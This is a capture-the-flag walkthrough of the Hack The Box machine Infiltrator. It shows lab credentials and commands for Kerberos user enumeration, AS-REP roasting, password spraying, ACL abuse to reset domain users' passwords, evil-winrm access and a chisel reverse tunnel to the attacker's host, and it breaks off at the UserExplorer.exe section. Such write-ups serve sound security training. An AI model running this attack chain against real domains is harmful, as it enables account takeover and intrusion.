Infiltrator HTB
by kpax
- NMAP
- Credentials
- Foothold
- LDAP
- D.Anderson
- Bloodhound
- M.Harris
- Output Messenger
- UserExplorer.exe
- O.Martinez
- PCAP
- Bitlocker
- ADCS
NMAP
# Nmap 7.94SVN scan initiated Mon Sep  2 15:50:01 2024 as: nmap -p- --min-rate 10000 -oA nmap/infiltrator-allports -v0 10.129.231.126
Nmap scan report for 10.129.231.126
Host is up (0.025s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49694/tcp open  unknown
49695/tcp open  unknown
49698/tcp open  unknown
49724/tcp open  unknown
49747/tcp open  unknown

# Nmap done at Mon Sep  2 15:50:14 2024 -- 1 IP address (1 host up) scanned in 13.45 seconds
Credentials
l.clark:WAT?watismypass! # Pre-Auth Hash
k.turner:MessengerApp@Pass! # LDAP Description Field
d.anderson:WAT?watismypass! # Kerbrute
m.harris:D3v3l0p3r_Pass@1337! # Output Messenger Open Wall
winrm_svc:WinRm@$svc^!^P # Decrypted from Binary
O.martinez:m@rtinez@1996! # Chatroom Logs
o.martinez:M@rtinez_P@ssw0rd! # PCAP
lan_managment:l@n_M@an!1331 # NTDS
Foothold
On the website we find a leaked domain, add this to our hosts file. Also add dc01.infiltrator.htb to the hosts file, found from the nmap scan.
On the website we also find a number of potential users

David Anderson
Olivia Martinez
Kevin Turner
Amanda Walker
Marcus Harris
Lauren Clark
Ethan Rodriguez
We can use a tool called Username Anarchy on the users from website to generate some possible combinations.
/opt/username-anarchy/username-anarchy -i users > usernames
We can then use Kerbute to test for valid users
/opt/kerbrute userenum -d infiltrator.htb --dc 10.129.231.134 usernames

We discover the format of the login names and valid usernames. Copy these usernames to a file. Now we can check if any of these users have the flag DONT_REQUIRE_PREAUTH using the impacket tool GetNPUsers.py
GetNPUsers.py -no-pass -usersfile valid_users infiltrator.htb/

The discovered hash for l.clark cracks with hashcat as the following
l.clark:WAT?watismypass!
We confirm the credentials with nxc

LDAP
Next we check for anything found in ldap (Sometimes things are left in Description Fields)
ldapsearch -x -H ldap://10.129.231.134 -D 'infiltrator\l.clark' -w 'WAT?watismypass!' -b "DC=infiltrator,DC=htb" | grep description

We find a potential password. Running another grep shows us who’s password this is.
ldapsearch -x -H ldap://10.129.231.134 -D 'infiltrator\l.clark' -w 'WAT?watismypass!' -b "DC=infiltrator,DC=htb" | grep description

k.turner:MessengerApp@Pass!
D.Anderson
Next we check if anyone else has the same credentials as l.clark

m.harris and d.anderson are showing an ACCOUNT_RESTRICTION. This could mean that they are using a different auth method. We check that password using kerbrute
/opt/kerbrute passwordspray --dc dc01.infiltrator.htb -d infiltrator.htb valid_users 'WAT?watismypass!'

The password is valid for d.anderson. As there are account restrictions on nxc but valid on kerbrute we can try getting a TGT for this user
getTGT.py infiltrator.htb/d.anderson:'WAT?watismypass!'

We can use this kerberos ticket, along with nxc to dump details for use in bloodhound
KRB5CCNAME=d.anderson.ccache nxc ldap dc01.infiltrator.htb --dns-server dc01.infiltrator.htb --use-kcache --bloodhound -c all

Bloodhound
Importing the files into bloodhound, we find a path to domain admin from the user we contold.

The steps we will need to take to get to DC01 are as follows
- Use d.anderson’s “Generic All” right on the OU “Marketing Digital” to give us FullControl rights over members of that OU
- Change e.rodriguez’s password using our new Fullcontrol rights
- Get a kerberos ticket for e.rodriguez
- Use e.rodriguez’s “Add-Self” right to add them to the “CHIEFS MARKETING” group
- Use this group’s member’s “ForceChangePassword” right to change the password for m.harris
- Get a kerberos ticket for m.harris
- Use evil-winrm to connect to dc01 with m.harris’ CanPSRemote Right
Getting E.Rodriguez
Use impacket’s dacledit.py command to give fullcontrol rights to d.anderson
KRB5CCNAME=d.anderson.ccache dacledit.py -action 'write' -rights 'FullControl' -inheritance -principal 'd.anderson' -target-dn 'OU=Marketing Digital,DC=infiltrator,DC=htb' infiltrator.htb/ -k -dc-ip 10.129.231.134

Change the password for e.rodrigeuz now that we have full control of the OU (we’re just going to reuse the password we know for the new password, as we know it will meet complexity rules)
KRB5CCNAME=d.anderson.ccache bloodyAD --host "dc01.infiltrator.htb" -d "infiltrator.htb" --kerberos --dc-ip 10.129.231.134 -u "d.anderson" set password "e.rodriguez" 'WAT?watismypass!'

Get TGT for e.rodriguez
getTGT.py infiltrator.htb/e.rodriguez:'WAT?watismypass!'

Getting M.Harris
Use BloodyAD to add e.rodriguez to the Group “Chiefs Marketing”
KRB5CCNAME=e.rodriguez.ccache bloodyAD -u e.rodriguez -d infiltrator.htb -k --host dc01.infiltrator.htb --dc-ip 10.129.231.134 add groupMember "CN=CHIEFS MARKETING,CN=USERS,DC=INFILTRATOR,DC=HTB" e.rodriguez

Reset the password of m.harris (There is a bit of a timing issue here. As an exercise, see if you can write a bash script that will do all the previous commands and the next one, one after the other)
KRB5CCNAME=e.rodriguez.ccache bloodyAD --host "dc01.infiltrator.htb" -d "infiltrator.htb" --kerberos --dc-ip 10.129.231.134 -u "e.rodriguez" set password "m.harris" 'WAT?watismypass!'

Get TGT for m.harris
getTGT.py infiltrator.htb/m.harris:'WAT?watismypass!'

M.Harris
Now we can connect using the m.harris kerberos ticket with Evil-winrm
We need to change our /etc/krb5.conf file first though, so evil-winrm knows where the KDC is
[logging]
    default = FILE:/var/log/krb5.log
    kdc = FILE:/var/log/kdc.log
    admin_server = FILE:/var/log/kadmind.log

[libdefaults]
    default_realm = INFILTRATOR.HTB
    dns_lookup_realm = false
    dns_lookup_kdc = false

[realms]
    INFILTRATOR.HTB = {
        kdc = dc01.infiltrator.htb
        admin_server = dc01.infiltrator.htb
        default_domain = INFILTRATOR.HTB
    }
[domain_realm]
    .infiltrator.htb = INFILTRATOR.HTB
    infiltrator.htb = INFILTRATOR.HTB

Now we can use the kerberos ticket to connect and get the user flag.
KRB5CCNAME=m.harris.ccache evil-winrm -i dc01.infiltrator.htb -r infiltrator.htb

Output Messenger
Listing out the running processes, we see that an application called Output Messenger is running

Looking at a support article we see that the following ports are used for the application.
We can use Chisel to forward the ports back to our machine. (The default port is 8080 for chisel and is the same port that BurpSuite uses. If you’ve got Burp running, either stop it, or look at the chisel documentation to change the server side listening port)
.\chisel.exe client 10.10.14.2:8080 R:14123:0.0.0.0:14123 R:14122:0.0.0.0:14122 R:14121:0.0.0.0:14121 R:14124:0.0.0.0:14124 R:14126:0.0.0.0:14126 R:14125:0.0.0.0:14125


Now we are able to access the Output Messenger web interface at http://127.0.0.1:14123 and login using the k.turner account we found in ldap.
k.turner:MessengerApp@Pass!

There is a Dev_Chat Chat Room that mentions a new application and something about decrypting passwords.
In the General_Chat we find a message telling us to use the windows client

We install the windows client on a windows machine and login as k.turner. Within the windows client is an “Output Wall”, which leaks the password of m.harris

m.harris:D3v3l0p3r_Pass@1337!
We login to Output Messenger as m.harris and find a coversation between the Admin and m.harris. There is a copy of the UserExplorer.exe binary to download

UserExplorer.exe
